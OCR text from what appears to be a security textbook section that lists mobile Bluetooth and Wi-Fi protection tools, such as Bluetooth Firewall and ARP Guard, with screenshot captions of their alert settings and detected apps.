
https://www.fruitmobile.com

Bluetooth Security Tools

- **Bluetooth Firewall**

  Source: *https://www.fruitmobile.com*

  FruitMobile Bluetooth Firewall protects Android devices against all types of Bluetooth attacks. It displays alerts when Bluetooth activities occur. It also allows the user to scan the device and detect apps with Bluetooth capabilities.



Bluetooth F Add Trusted Device

Bluetooth ON
Alert when bluetooth is Turned ON ☐

Discoverability
Alert when device is made discoverable ☐

Device Discovery
Alert when a device discovery is started ☐

Device Name
Alert when device name is changed ☑

Connection
Alert when a remote bluetooth device connects to this device ☑

Pairing
Alert when a remote bluetooth device pairs with this device ☑

App Installation
Alert when an application that can perform bluetooth actions is installed ☑

App Updation
Alert when an application that can ☑

Bluetooth Firewall

36 application(s) detected with bluetooth capabilities.
Tap on each app to view details.

Google App
Capable of all bluetooth actions

Bluetooth Transfer
Capable of all bluetooth actions

Amazon Music
Capable of all bluetooth actions

Nfc Service
Capable of all bluetooth actions

Runkeeper
Capable of all bluetooth actions


Bluetooth File Transfer
Capable of all bluetooth actions

ES File Explorer
Capable of all bluetooth actions

Figure 16.131: Screenshot of Bluetooth Firewall

The following are some additional Bluetooth security tools:

- BlueMaho (*https://github.com*)
- Btscanner (*https://packages.debian.org*)
- SecureTether (*https://play.google.com*)
- AccessPro Bluetooth (*https://play.google.com*)
- Bluetooth Inspector (*https://apps.apple.com*)



Wi-Fi Security Tools for Mobile

ARP Guard

Safe Connect VPN: Secure Wi-Fi

Wifi Inspector

16:59
Суббота, 20 октября
ARP Guard (WiFi Security)
ARP Spoofing detected
No WiFi connection
View Your WiFi Activity
Activity log
Networks protected in the last 24 hours
PROTECTED
UNPROTECTED
Data protected
0 MB
Wifi Inspector
Know who is connected!
Finishing

https://play.google.com

https://play.google.com

https://play.google.com


- **Secure WiFi** *https://play.google.com*
- **Hotspot Shield** *https://play.google.com*
- **Fing - Network Tools** *https://play.google.com*
- **Net Master** *https://play.google.com*
- **WIFI PASSWORD** *https://play.google.com*

Wi-Fi Security Tools for Mobile

- **ARP Guard**

  Source: *https://play.google.com*

  ARP Guard provides protection from network attacks such as ARP spoofing and ARP poisoning. It provides a feature to automatically switch off Wi-Fi when it detects an attack in the non-root mode.



ARP Guard (WiFi Security)
ARP Spoofing detected
dc:ce:[redacted] (192.168.1.102)

